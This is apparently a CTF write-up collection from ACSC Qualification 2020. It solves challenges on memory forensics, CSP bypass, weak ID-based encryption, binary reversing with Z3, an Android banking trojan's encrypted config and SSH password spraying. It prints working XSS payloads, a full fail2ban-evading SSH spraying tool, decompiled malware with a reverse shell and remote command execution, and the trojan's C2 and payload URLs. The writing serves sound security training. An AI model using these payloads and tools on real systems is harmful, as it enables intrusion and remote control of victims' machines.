ACSC Qualification 2020
by Vyrixx

Esoteric Arnold

Introduction:
Your most favored action hero has some words for you!

Information:
Download the zip file from the `resources` section and solve the challenge.
Input the letters as one word on one line as flag.

Download file
download ArnoldC https://github.com/lhartikk/ArnoldC
Copy text from arni 2.txt into new file and name it arni2.anoldc
java -jar ArnoldC.jar arni2.arnoldc
java arni2

Did not work, always got parsing exceptions so I used an online tool:
https://mapmeld.com/ArnoldC/
Solution: T3RM1N4T0R

Memory Forensics, Part 2: Encryption Key

Introduction:
This is the third of three challenges. You are given a memorydump of a machine which was infected by a malware.

All you know is the IP address of the C&C (command&control) server the malware connects to.

Requirements:

- memory dump (see resources)
- volatility
- ip of C&C Server: 80.74.140.117

Goal:

Your goal is to find the encryption key of the malware

Download Volatility

```
./volatility_2.6_mac64_standalone -f memdump.mem imageinfo
./volatility_2.6_mac64_standalone -f memdump.mem --
profile=Win8SP1x64 pslist
./volatility_2.6_mac64_standalone -f memdump.mem  --
profile=Win8SP1x64 pstree
```

```
. 0xffffe0014963e080:cmd.exe                    1492   1144      1      0 2019-02-06 06:43:40 UTC+0000
.. 0xffffe00149a8b580:svchost.exe                796   1492      1      0 2019-02-06 06:44:25 UTC+0000
... 0xffffe001495f4080:svchost.exe              1892    796      1      0 2019-02-06 06:44:27 UTC+0000
.. 0xffffe00149787080:conhost.exe               1604   1492      2      0 2019-02-06 06:43:40 UTC+0000
```

```
./volatility_2.6_mac64_standalone -f memdump.mem  --
profile=Win8SP1x64 consoles
```

```
Markuss-MBP:ACSC2020 markus$ ./volatility_2.6_mac64_standalone -f memdump.mem  --profile=Win8SP1x64 consoles
Volatility Foundation Volatility Framework 2.6
**************************************************
ConsoleProcess: conhost.exe Pid: 1604
Console: 0x7ff745597220 CommandHistorySize: 50
HistoryBufferCount: 3 HistoryBufferMax: 4
OriginalTitle: Command Prompt
Title: Command Prompt - svchost.exe  -p EnmonmZHMa2nqgvTPV1hAWr1aPmITggE
----
CommandHistory: 0x2e97029f0 Application: svchost.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x2e96c6800
----
CommandHistory: 0x2e96cc5b0 Application: svchost.exet????svchost.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x2e96c6680
----
CommandHistory: 0x2e96f5dc0 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 5 LastAdded: 4 LastDisplayed: 4
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x2e96c62c0
Cmd #0 at 0x2e96f33d0: cd \
Cmd #1 at 0x2e96f3570: cd system
Cmd #2 at 0x2e96f1230: type secret.txt
Cmd #3 at 0x2e96cc4d0: ./svchost.exe -p EnmonmZHMa2nqgvTPV1hAWr1aPmITggE
Cmd #4 at 0x2e96cc540: svchost.exe -p EnmonmZHMa2nqgvTPV1hAWr1aPmITggE
----
```

Key: `EnmonmZHMa2nqgvTPV1hAWr1aPmITggE`
https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/advanced-artifact-handling-toolset

CSP CTF Bypass Level 02

Introduction:
This challenge is about bypassing the CSP (Content-Security-Policy). Please start the service from `RESOURCES` and enter some `java script`. If you manage to get your own javascript being executed, you're good.

Task:
start service under `RESOURCES`

enter some exploit `javascript`, e.g. `alert(1)`

bypass the SOP

Rules:
ou must submit your `javascript` to the service and execute an alert box. Cheating like `dns spoofing` or entries in your own `/etc/hosts` and similar will not being accepted. Submit your `exploit` string into the solution form.

Solution:
<script src="https://accounts.google.com/o/oauth2/revoke?callback=alert('CSP SUCKS - ENTER CODE HERE')"></script>

Problem:
The used CSP is vulnerable to JSONP attacks

JSON with Padding (JSONP) is a technique used to request and retrieve data from a server without worrying about cross-domain, bypassing the Same-Origin Policy (SOP).

Mitigation:
Restrict the callback name to certain keywords, or disallow non alphanumeric from returning within the response

https://medium.com/@mazin.ahmed/bypassing-csp-by-abusing-jsonp-endpoints-47cf453624d5

http://ghostlulz.com/content-security-policy-csp-bypasses/

CSP CTF Bypass Level 03

This challenge is about bypassing the CSP (Content-Security-Policy). Please start the service from `RESOURCES` and enter some `java script`. If you manage to get your own javascript being executed, you're good.

Only urls from https://cutt.ly and https://accounts.google.com/secure are allowed.
If the link „https://accounts.google.com/o/oauth2/revoke?callback=alert('CSP SUCKS - ENTER CODE HERE')" is shortened via cutt.ly and pasted into the input field as following:

<script src="https://cutt.ly/RdNxaGe"></script>

The request is blocked by cloudflare, because of the referrer header.
prepending „`<meta name="referrer" content="no-referrer" />`" sets the header and bypasses this issue.
working input:

```
<meta name="referrer" content="no-referrer" /><script
src="https://cutt.ly/RdNxaGe"></script>
```

Alternative:

```
<script src=https://cutt.ly/RdNxaGe
referrerpolicy="origin"></script>
```

IDbased1

Introduction:
You are a new employee in a new company and you figure out that they use the Boneh-Franklin BasicIdent ID-based encryption scheme with the Weil pairing to encrypt the emails. Searching on the internal system, you recovered a partial sage implementation of the system.

The message are encrypted with the email address of the recipient as a public key. In particular, while sniffing the network, you found an interesting email sent to `CEO@company.ch` that you want to decrypt.

You also recovered some ciphertexts used to test the system. Fortunately, these test messages used all the CEO's public key.

You know that the plaintexts that were send are `This is the test message number` followed by a number (e.g. 5). Unfortunately, the ciphertexts are not in order...

Goal:
Decrypt the message sent to the CEO.

Ciphertexts use x and y coordinates for the elliptic curve in BasicIdent encryption. if these points are reused, it is possible to create a mask that can be xored to get the plaintext

Python script:

```
import base64

def byte_xor(ba1, ba2):
    return bytes([_a ^ _b for _a, _b in zip(ba1, ba2)])

#messages in ciphertexts are not in order, so every message has to be
tested to get correct mask
tmesgs = ["This is the test message number 0",
"This is the test message number 1",
"This is the test message number 2",
"This is the test message number 3",
"This is the test message number 4",
"This is the test message number 5",
"This is the test message number 6",
"This is the test message number 7",
"This is the test message number 8",
"This is the test message number 9",
"This is the test message number 10",
"This is the test message number 11",
"This is the test message number 12",
"This is the test message number 13",
"This is the test message number 14",
"This is the test message number 15",
"This is the test message number 16",
"This is the test message number 17",
"This is the test message number 18",
"This is the test message number 19",
"This is the test message number 20"]

# Encode messages b64 and store bytes to array bytemsgs
bytemsgs = []
for msg in tmesgs:
      mbytes = msg.encode('utf-8')
      bytemsgs.append(mbytes)

# Testmessage ciphertext for coordinates x and y:
#x:
48589388807824569428904895217595930284742776679758376879158603177028397
```

```
2946372081004982040822850885544699126308849928110586483567017937192539 2
72095268563912559582037087659374709651133790631647831127904585264677227
20510441287344375068385945897745788289000831021749963218399056946672933
810712728531356131069075
#y:
91666678461349391408393081333148703690518650210973716238555488161769616
57406797469242285585222627011104169600809890310957017947488900170137098
27662569133154561084592227534460638326343688312124982496212161145328311
73942748910271298860729376114971648924546503909862899046327681305300267
651777702160513672803461
cipherstr = '7ZP/X9jSV7SXdzPyJHlvuhu7AHOW8/A0UTUnlUL+URbc'
cipherbytes = base64.b64decode(cipherstr.encode('utf-8'))
print(len(cipherbytes))

# xor encoded bytemessages with cipherstr bytes to create masks and
store to masks
masks = []
for bytemsg in bytemsgs:
      res = byte_xor(bytemsg, cipherbytes)
      masks.append(res)
      #print(base64.b64encode(res))

#ciphertext in message for ceo with same coordinates
targetstr = '4LXZeMmDX9bXWxTmFF4oimniK0Sq39kURG4v'
targetbytes = base64.b64decode(targetstr.encode('utf-8'))
print(len(targetbytes))

# xor mask with targetbytes to retrieve plaintext
# note: since target text is shorter than test messages, all messages
result in the same output
for mask in masks:
      smask = mask[:27]
      res = byte_xor(smask, targetbytes)
      print(str(res,'utf-8','ignore'))
```

Solution: `YNOT18{B4DB4DB4DR4NDOMNE55}`

Binary London Underground Entry

Introduction
This challenge is about analyzing a local Linux program and use the knowledge to find out the password in the online version of the program.

Instructions
Please compile and analyze the given blue.s on your local Linux system and use the secret password against the online version of blue.

Goal
Find out the secret password the service will accept by analyzing the local source assembly or self-compiled binary blue.

Required Tools
You should have a Linux system available to solve this challenge. A tool called gcc and other Linux tools are required. Please get the latest Hacking-Lab Linux System from https://livecd.hacking-lab.com/, if you don't have already a Linux system.

Flag
The flag format is hl{...}.

Hint
The local debug version blue.s does not contain the real flag! Use nc and not telnet

Solution:
Compoile the program on linux (e.g. the hacking lab vm) and analyze the generated file with IDA, which produces the following pseudocode for the main function:

```
int __cdecl main(int argc, const char **argv, const char **envp) {
  int result; // eax
  unsigned __int64 v4; // rdi
  int v5; // er10
  int v6; // er8
  int v7; // er11
  int v8; // ebp
  int v9; // er9
  __int64 v10; // r12
  int v11; // er11
  int v12; // edx
  char v13; // [rsp+0h] [rbp-48h]
  char v14; // [rsp+1h] [rbp-47h]
  char v15; // [rsp+2h] [rbp-46h]

  puts("Welcome to BLUE - Binary London Underground Entrance");
  puts("Enter the secret password:");
  fflush(stdout);
  if ( !fgets(&v13, 20, stdin) || strlen(&v13) != 16 || v13 != 108 || v14
!= 105 || v15 != 99 )
    goto LABEL_25;
  v4 = 0LL;
  v5 = 0;
  v6 = 0;
  v7 = 108;
  v8 = 108;
  v9 = 0;
  v10 = 5010LL;
  while ( 1 ) {
    if ( v4 > 0xC || !_bittest64(&v10, v4) )
      v6 += v8;
    if ( !(v4 & 1) )
      v5 += v8;
    v11 = v7 % 256;
    v9 %= 256;
    v6 %= 256;
    v12 = v5 % 256;
    v5 %= 256;
    if ( v4 == 14 )
```

```
      break;
    v8 = *(&v14 + v4);
    v7 = v8 + v11;
    if ( ((int)v4 + 1) % 3 == 1 )
      v9 += v8;
    ++v4;
  }
  if ( v11 == 208 && v9 == 170 && v6 == 179 && v12 == 170 ) {
    puts("SUCCESS! The flag is: changeme_on_prod");
    fflush(stdout);
    result = 0;
  }
  else {
LABEL_25:
    usleep(0x1E8480u);
    puts("FAIL");
    fflush(stdout);
    result = 1;
  }
  return result;
}
```

Create a runnable C(++) program from this code and output what is done in each iteration oft he while loop:

```
#include <stdio.h>
#include <string.h>

unsigned char _bittest64(int64_t const *Base, int64_t Offset)
{
    int old = 0;
    __asm__ __volatile__("btq %2,%1\n\tsbbl %0,%0 "
    :"=r" (old),"=m" ((*(volatile long long *) Base))
    :"Ir" (Offset));
    return (old != 0);
}

int __cdecl main(int argc, const char **argv, const char **envp)
{
    char input[] = "licAAASsEAGAzFAa";
    //               abcdefghijklmno
    int result;
    int64_t loopcount = 0LL;
    int v5 = 0;
    int v6 = 0;
    int v7 = 108;
    int v8 = 108;
    int v9 = 0;
    int64_t v10 = 5010LL;
    int v11;
    int v12;
    char v13 = input[0];
    char v14 = input[1];
    char v15 = input[2];


    while (1) {
        printf("loopcount: %d, v5: %d, v6: %d, v7: %d, v8:%d, v9: %d, v10:
%d, v11: %d, v12: %d, v13: %d, v14: %d, v15:%d\n",
              loopcount, v5, v6, v7, v8, v9, v10, v11, v12, v13, v14, v15);
        //printf("bittest: %lld \n", + !_bittest64(&v10, loopcount));
```

```
        //printf("loopcount: %lld inputnr: %lld \n",loopcount,
(loopcount+2));
        if (loopcount > 12 || !_bittest64(&v10, loopcount)) {
            printf("v6 += v8\n");
            v6 += v8;
        }
        if (!(loopcount & 1)) {
            printf("v5 += v8\n");
            v5 += v8;
        }
        v11 = v7 % 256;
        printf("v11 = v7\n");
        v9 %= 256;
        v6 %= 256;
        v12 = v5 % 256;
        v5 %= 256;
        if (loopcount == 14) {
            printf("break\n");
            break;
        }
        //v8 = *(&v14 + loopcount);
        v8 = input[(loopcount+1)];
        printf("v8 = inputindex: %lld\n",(loopcount+1));
        v7 = v8 + v11;
        printf("v7 = v8+v11\n");
        if ((loopcount + 1) % 3 == 1) {
            v9 += v8;
            printf("v9 += v8\n");
        }
        ++loopcount;
        printf("------------------\n");
    }
    if (v11 == 208 && v9 == 170 && v6 == 179 && v12 == 170) {
        printf("SUCCESS! The flag is: %s\n",input);
        result = 0;
    } else {
        LABEL_25:
        puts("FAIL");
        result = 1;
    }
    return result;
}
```

Then create conditions for the various characters of the target input string and solve it with an equation solver framework e.g. Z3 in python:

Constraints:

```
#v12 = v5 = (108 + 99 + d + f + h + j + l + n ) % 256
#v6 = (108 + 99 + c + e + f + j + k + m + n)% 256
#v11 = (108 + 105 + 99 + c + d + e + f + g + h + i + j + k + l + m + n ) %
256
#v7 = (108 + 105 + 99 + c + d + e + f + g + h + i + j + k + l + m + n ) %
256
#v9 = (105 + d + g + j + m ) % 256
```

Python solver script:

```
from z3 import *
```

```
s = Solver()
c = Int('c')
d = Int('d')
e = Int('e')
f = Int('f')
g = Int('g')
h = Int('h')
i = Int('i')
j = Int('j')
k = Int('k')
l = Int('l')
m = Int('m')
n = Int('n')
s.add(c > 64, c < 123) #3
s.add(d > 64, d < 123) #4
s.add(e > 64, e < 123) #5
s.add(f > 64, f < 123) #6
s.add(g > 64, g < 123) #7
s.add(h > 64, h < 123) #8
s.add(i > 64, i < 123) #9
s.add(j > 64, j < 123) #10
s.add(k > 64, k < 123) #11
s.add(l > 64, l < 123) #12
s.add(m > 64, m < 123) #13
s.add(n > 64, n < 123) #14
s.add((((108 + 105 + 99 + c + d + e + f + g + h + i + j + k + l + m + n) %
256) == 208),
      (((105 + d + g + j + m ) % 256) == 170),
      (((108 + 99 + c + e + f + j + k + m + n) % 256) == 179),
      (((108 + 99 + d + f + h + j + l + n) % 256) == 170))
print(s.check())
print(s.model())
```

This produces the following output, with plausible ASCII values for each index

```
Markuss-MBP:ACSC2020 markus$ python3 blue.py
sat
[i = 65,
 f = 83,
 g = 115,
 d = 65,
 k = 65,
 l = 122,
 m = 70,
 n = 65,
 h = 69,
 c = 65,
 e = 65,
 j = 71]
```

A correct input is therefore „licAAASsEAGAzFAa“
Send this with nc to the given ip and port:

```
Welcome to BLUE - Binary London Underground Entrance
Enter the secret password:
SUCCESS! The flag is: hl{welc0me_to_th3_undergr0und}
```

Flag: hl{welc0me_to_th3_undergr0und}

Banking Trojan Analysis 2

This is an Android Banking Trojan found in the real world. Your goal is to analyze it and answer the following questions:

- Where is the configuration file stored?
- Specify the following encryption parameters used for the encryption of the configuration file:
    - Cipher
    - Operation Mode
    - IV
    - Location of encryption key
- What is the content of the configuration file after decryption?

The flag is the full content of the `url_main` attribute in the configuration file.

Unpack apk, in /res/raw folder is a config.cfg with base64 code -> configuration file

strings infected.apk | grep res/raw   returns:
res/raw/blfs.keyNfvnkjlnvkjKCNXKDKLFHSKD:LJmdklsXKLNDS:<XObcniuaebkjxbczPK
res/raw/config.cfg
…

Analyzing code of infected.apk in jadx and searching for blfs leads to com.google.bbbbb.h.d

```
private d(Context context) {

    this.oo = context;

    this.ou = n.a("publicKey", "", context);

    this.ow = n.a("USE_URL_MAIN", "", context);

    this.ox = new a(n.a((int) R.raw.blfs, 0, context), "base64", n.pi);

    if (cp().booleanValue()) {

        cq();

    }
}
```

decompile apk with apktool d infected.apk
in /res/values folder open public.xml and grep for blfs

<public type="raw" name="blfs" id="0x7f060000" />

in com.google.bbbbb.a.d class the configuration is loaded at:
this.ox = new a(n.a((int) R.raw.blfs, 0, context), "base64", n.pi);

in com.google.bbbbb.n, the key is loaded in method a (int, int, context):

```
  public static String a(int i, int i2, Context context) {
      InputStream openRawResource = context.getResources().openRawResource(i);
      ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
      try {
         for (int read = openRawResource.read(); read != -1; read =
openRawResource.read()) {
            byteArrayOutputStream.write(read);          }
         openRawResource.close();
      } catch (IOException e) {       }
      String byteArrayOutputStream2 = byteArrayOutputStream.toString();
      return i2 == 0 ? a.d(byteArrayOutputStream2.getBytes()).substring(0, 50) :
byteArrayOutputStream2;    }
```

this loads the key NfvnkjlnvkjKCNXKDKLFHSKD:LJmdklsXKLNDS:<XObcniuaebkjxbcz from the blfs.key file and inputs it into method com.google.bbbbb.a.d .
Afterwards returns the first 50 bytes, which are then used as key for the blowfish decryption.

Java code for blowfish decryption:

```java
import javax.crypto.Cipher;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;
import java.util.Base64;


public class Main {

    public static String d(byte[] bArr) {
        StringBuffer stringBuffer = new StringBuffer();
        for (byte b2 : bArr) {
            stringBuffer.append(Integer.toHexString(b2 & 255));
        }
        return stringBuffer.toString();
    }

    private static byte[] z(String str) {
        int i = 0;
        byte[] bArr = new byte[(str.length() / 2)];
        int i2 = 0;
        while (i < str.length()) {
            bArr[i2] = Byte.parseByte(str.substring(i, i + 2), 16);
            i += 2;
            i2++;
        }
        return bArr;
    }

    public static void main(String[] args) {
```

```
            String str =
"HoBbgAt+xT9vXJUlyhYYAVOx5Oy4XSMLyc7JC+ly5a1tbUtWvFMny2yqavP9D9GT0ogg2U4LN5FZE8/0Y2
duLgE7dfXLPcaeXKoIuTmJ4LBiUjS0OokxUPMOrJYCTCx2oWGmdHJqohz7QlbqnZPWch9BvjiWG3TeXKDkj
rPKohMswoPA/EVQy3is6XBBfqYKoExCDci14mcoHfnbw1V+YAJlwONpjn1dmzVkJLVQ4ZEbg2WPD5LnXwhd
GkhVXF4kS/pHk+6h4ZVd4CMcG7kbWpe7f/dbBX3zJ2NXP+E+MxYW/MTYrNRBMQIfZbuhGmsULXjpHb16R19
NZvV4qQwi66EcldxO3Kh6R9B2w2Lvs+UYsg5gJHdrwUt1GbJzxTWS1kRsgbbRh/5ZXny8l863kBWhoeipq8
uBP5Zna5FfcCL3L6fMa8tAb8VytrDuzlCsZbvAt4a6YGsjs7RwpZyUG47VIsa15ajX+o7fe1VxPon7lnIw8
JYog4Y/p1cZWSwjqZY7TpAUr9s7PPSmn6nrhVTQekTvG76RA9vBSjxNO4G79PretF0MFSx7qTzdefzYVPDr
ql7fqk8pRzWngMhFj/HVl6S559uIm24s6NHd1Q0m+QLzjOMWOqiDKPJENLq7nC1nkEFNr4LtDOxqtn/v6iD
86i3UBrnPp5F+mnRDlLxQFxt6VYge/KMfNwoVZWu4oy/eN9ZhELhfIejSiPQyZvh9vIhkF7sR";
            String ol = "NfvnkjlnvkjKCNXKDKLFHSKD:LJmdklsXKLNDS:<XObcniuaebkjxbcz";
            String ok = "12345678";
            String om = "base64";

            try {
                SecretKeySpec secretKeySpec = new
SecretKeySpec(d(ol.getBytes()).substring(0,50).getBytes(), "Blowfish");
                Cipher instance = Cipher.getInstance("Blowfish/CBC/PKCS5Padding");
                instance.init(2, secretKeySpec, new
IvParameterSpec(ok.getBytes()));
                String out =  new String(om == "base64" ?
instance.doFinal(Base64.getDecoder().decode(str)) : om == "hex" ?
instance.doFinal(z(str)) : instance.doFinal(str.getBytes("UTF8")));
                System.out.println(out);
            } catch (Exception e) {
                System.out.println("error: "+ e.getMessage());
            }
    }
}
```

Result:

configuration content:

<?xml version="1.0" encoding="utf-8"?>
<config>
<data rid="25"
shnum10="" shtext10="" shnum5="" shtext5="" shnum3="" shtext3=""
shnum1="" shtext1=""
del_dev="0"
url_main="http://www.masterlabonline.biz/cgi-bin/lecalo.php;http://www.cormar.it/euro/guderko.php"
phone_number=""

download_url=http://dregansa.net/update.apk
ready_to_bind="0"
nr="0"
nt="0"
rqs="0" />

</config>

Cipher: Blowfish

Operation Mode: CBC with PKCS5Padding

IV: 12345678

encryption Key Location: /res/raw/blfs.key

Flag: http://www.masterlabonline.biz/cgi-bin/lecalo.php;http://www.cormar.it/euro/guderko.php

Password Spraying SSH

Introduction

This challenge is about the `unknown` password spraying attack. Instead of brute-forcing a passwords, we keep the password constant and brute-force the usernames. You will find a valid `ssh` password for a range of 500 users on the `pwspray.vm.vuln.land` server. Please find the `ssh` account that has this password set. But wait --- the service is protected with `fail2ban`. Your hacking attempts will get blocked after 10 invalid login attempts. The password will change every hour.

Goal

- find the username with the given password
- the service is `fail2ban` protected
- you will find a flag, once successfully authenticated

Resources

- please connect to https://pwspray.vm.vuln.land/ and get the current `ssh` password
- please ssh to pwspray.vm.vuln.land and find the user with the password
- `ssh` usernames are between `user_100000 -> user_100500`

Solution:

use sshdodge (https://github.com/Neetx/sshdodge)
and change the username and password combination inside the python script

var = 'proxychains sshpass -p ' + user + ' ssh -o StrictHostKeyChecking=no ' + line[:-1] + '@' + ip + ' -p ' + port

generate a wordlist that contains the usernames:

for i in {100000..100500}; do echo "user_$i"; done > wordlist.txt

execute sshdodge script and get the ssh shell

user_100125 – 8d30204b

Flag: 3a48d611-83e3-4139-931b-c636fea90947

```
We' re trying with: user_100125

ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:9050-<><>-152.96.6.197:22-<><>-OK
Linux a7fdcd51-b6ae-4394-a6b4-8bbae901604f 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64

Welcome Hacking-Lab Hackers


Last login: Wed Sep  9 11:16:42 2020 from 77.247.181.163
user_100125@a7fdcd51-b6ae-4394-a6b4-8bbae901604f:~$ ls
readme.txt
user_100125@a7fdcd51-b6ae-4394-a6b4-8bbae901604f:~$ cat readme.txt
please get your flag from /var/ssh
user_100125@a7fdcd51-b6ae-4394-a6b4-8bbae901604f:~$ cd /var/ssh
user_100125@a7fdcd51-b6ae-4394-a6b4-8bbae901604f:/var/ssh$ ls
readme.txt
user_100125@a7fdcd51-b6ae-4394-a6b4-8bbae901604f:/var/ssh$ cat readme.txt
welcome on this ftp server

FLAG = 3a48d611-83e3-4139-931b-c636fea90947


user_100125@a7fdcd51-b6ae-4394-a6b4-8bbae901604f:/var/ssh$
```

Script:

```
#!/usr/bin/python

"""
SSHDODGE
Tool used to test weakness of some ssh passwords, thanks to a dictionary attack (bypassing fail to
ban protection).

Copyright (C) 2017  Neetx

This file is part of sshdodge.

Sshdodge is free software: you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation, either version 3 of the License, or
(at your option) any later version.

Sshdodge is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program.  If not, see <http://www.gnu.org/licenses/>.

CONTACTS:
        - neetx@protonmail.com
"""

import os, sys, argparse
from dependences import manage_dependences
from validators import (
        ipValidator,
        portValidator,
        checkWordlist,
        attemptsValidation,
        userValidator
        )

def image():
        print"          _         _           _             "
        print"         | |       | |         | |            "
        print"  ___ ___| |__   __| | ___   __| | __ _  ___  "
        print" / __/ __| '_ \ / _` |/ _ \ / _` |/ _` |/ _ \ "
        print" \__ \__ \ | | | (_| | (_) | (_| | (_| |  __/ "
        print" |___/___/_| |_|\__,_|\___/ \__,_|\__, |\___| "
        print"                                   __/ |      "
        print"                                  |___/       "
        print"                             Powered by Neetx "

def rootCheck():
        if os.geteuid() == 0:
                return True
        else:
                return False

def argvcontrol():
```

```
	if (len(sys.argv) >= 1):
		h = False
		t = False
		for arg in sys.argv:
			if arg == "-h" or arg == "--help":
				h = True
			if arg == "-t" or arg == "--test":
				t = True
		if h:
			image()
		if t:
			manage_dependences()

	parser = argparse.ArgumentParser(epilog="Ex: sudo ./SshFailToBanBypass.py wordlist.txt -i 
127.0.0.1 -p 22 -a 3 -u root")
	parser.add_argument("wordlist", help="Wordlist for dictionary attack")
	parser.add_argument("-u","--user", help="User used to connection", default="root")
	parser.add_argument("-i","--ip", help="Destination ip address", default="127.0.0.1")
	parser.add_argument("-p","--port", help="Destination port", default="22")
	parser.add_argument("-a","--attempts", help="Number of attempts before identity change", 
default="3")
	parser.add_argument("-t","--test", help="Use the to test dependences", action='store_true', 
default=False)
	args = parser.parse_args()

	valid = True
	if not userValidator(args.user):
		print "[!] Invalid User format"
		valid = False
	if not ipValidator(args.ip):
		print "[!] Invalid Ip Address"
		valid = False
	if not portValidator(args.port):
		print"[!] Invalid Port"
		valid = False
	if not checkWordlist(args.wordlist):
		print "[!] Wordlist not found"
		valid = False
	if not attemptsValidation(args.attempts):
		print "[!] Attempts invalid"
		valid = False

	return valid, args

def main():

	try:
		if rootCheck():
			pass
		else:
			print "[!] You should run with root permissions"
			exit()

		check = argvcontrol()
		if check[0]:

			image()

			user = check[1].user
			ip = check[1].ip
			port = check[1].port
			wordlist = check[1].wordlist
			attempts = check[1].attempts

			f = open(wordlist)
			c = 0

			os.system('service tor restart')


			for line in f:
				if(c == attempts):
					c = 0
					os.system('service tor reload')
					print '[*] Ip changed !'
				print 'We\' re trying with: ' + line
				var = 'proxychains sshpass -p ' + user + ' ssh -o 
StrictHostKeyChecking=no ' + line[:-1] + '@' + ip + ' -p ' + port
				os.system(var)
				c += 1
```

```
        except (KeyboardInterrupt, SystemExit):
                exit()

if __name__ == "__main__":
        main()
```

Memory Forensics 3: Malware Analysis

The malware consists of a python script that can be executed and disguises as svchost.exe (PID 1892). The memory of the process of 1892 contains thep script in compiled form, which loads a config.json file.

All data can be extracted with volatility by performing a memdump of process 1892. The json file contains the following "commands":
time.sleep(random.randint(5,30)); poll(pad, config)
sys.exit()

shell(pad, config)
The wanted flag is accessed in the line aes.decrypt(base64.decodestring(bytes(config['flag']))
of the uncompiled python script
it can be decrypted with the key from the Memory Forensics, Part 2 challenge
(EnmonmZHMa2nqgvTPV1hAWr1aPmITggE)
Flag: hl{QCBT-bMom-6xGz-3ulK}

Python code of the malware:

# uncompyle6 version 3.7.4
# Python bytecode 2.7 (62211)
# Decompiled from: Python 3.8.5 (default, Jul 20 2020, 18:32:44)
# [GCC 9.3.0]
# Embedded file name: svchost.py
# Compiled at: 2016-05-03 02:33:52
import base64, getopt, json, os, random, socket, subprocess, sys, time from itertools import cycle
import pyaes, requests

def decrypt(a, b):
return ('').join(chr(ord(c) ^ ord(k)) for c, k in zip(a, cycle(b)))

def shell(pad, config):
aes = pyaes.AESModeOfOperationCTR(bytes(pad))
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) try:

s.connect((decrypt(config['host'], pad), int(decrypt(config['port'], pad)))) except:

s.close()
wait()
poll(pad, config)

s.send(bytes(('[*] Connection Established!\n[*] {}\n➔
').format(aes.decrypt(base64.decodestring(bytes(config['flag']))).decode('utf-8'))))

```
while 1:
data = s.recv(1024).decode('utf-8') if data == 'quit\n':

break

with subprocess.Popen(data, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE,
stdin=subprocess.PIPE) as (proc):

stdout_value = proc.stdout.read() + proc.stderr.read() s.send(stdout_value)
s.send(bytes('\n➔ '))

s.close() poll(pad, config)

def wait(): time.sleep(random.randint(5, 30))

def poll(pad, config):
url = decrypt(config['url'], pad)
command = decrypt(next(iter(config['commands'].values())), pad) try:

r = requests.get(url)
command = decrypt(config['commands'][r.text], pad)

except requests.exceptions.RequestException as e: print e

try:
exec command

except SyntaxError: wait()

poll(pad, config)

def main(argv): pad = ''

try:
opts, args = getopt.getopt(argv, 'hp:', ['pad='])

except getopt.GetoptError:
print 'Usage: test.py -p <pad>' sys.exit(2)

for opt, arg in opts: if opt == '-h':

print 'Usage: test.py -p <pad>'

sys.exit()
elif opt in ('-p', '--pad'):

pad = arg

if len(pad) == 0:
print 'Usage: test.py -p <pad>' sys.exit()

if getattr(sys, 'frozen', False): base = sys._MEIPASS
```

```
else:
base = os.path.dirname(os.path.abspath(__file__))

with open(os.path.join(base, 'config.json')) as (f): config = json.load(f)

poll(pad, config)

if __name__ == '__main__': main(sys.argv[1:])

# okay decompiling code5.pyc
```

Config.json:


```
{"url": "-\u001a\u0019\u001fTBup}O\u0005Z_VBd~g\u0000_{bG\u0004T", "commands":

{"a": "1\u0007\u0000\n@\u001e6-
(\u0011\u001a\u001c\u0010\t\u0012;=xC\t/3\u001b_\u0015xXegWNl~N\u001d\u0000\u0002\
u0 001r8,\u0005\u001eN\u0012\b\u0018291\u0018",

"c": "6\u0006\b\u0003\u0002E*))M\u0012\r\u001e\t\u0010=7\u007f", "b":
"6\u0017\u001eA\u000b\u00153<eH"},

"host": "s\\C^]Ci\u007fcS\u0006",
"flag": "D6/yR4whd/bFHb7yILaLEvipuoeilR0=\n", "port": "v]Y["}
```


IDBased 2

Introduction:

The company in which you are working is still using the sane Boneh-Franklin BasicIdent ID-based encryption scheme with the Weil pairing to encrypt the emails. However, since last time, they fixed the previous vulnerability.

They still use the same implementation (the concrete construction of the paper) and the same hash functions.

The message are encrypted with the email address of the receipient as a public key.

In particular, while sniffing the network, you found an interesting email sent to `CEO@company.ch` that you want to decrypt.

Goal: Decrypt the message sent to the CEO.

https://cryptobook.nakov.com/asymmetric-key-ciphers/elliptic-curve-cryptography-ecc

Private Key, Public Key and the Generator Point in ECC
In the ECC, when we multiply a fixed EC point G (the generator point) by certain integer k (k can be considered as private key), we obtain an EC point P (its corresponding public key).
Consequently, in ECC we have:

Elliptic curve (EC) over finite field 𝔽p
G == generator point (fixed constant, a base point on the EC)
k == private key (integer)
P == public key (point)
It is very fast to calculate P = k * G, using the well-known ECC multiplication algorithms in time log2(k), e.g. the "double-and-add algorithm". For 256-bit curves, it will take just a few hundreds simple EC operations.
It is extremely slow (considered infeasible for large k) to calculate k = P / G.
This asymmetry (fast multiplication and infeasible slow opposite operation) is the basis of the security strength behind the ECC cryptography, also known as the ECDLP problem.

The k of the ECC function is the secret s.

And in this scenario, the q parameter is chosen very small (727846484219)

This allows to calculate the secret s by using discrete logarithm:

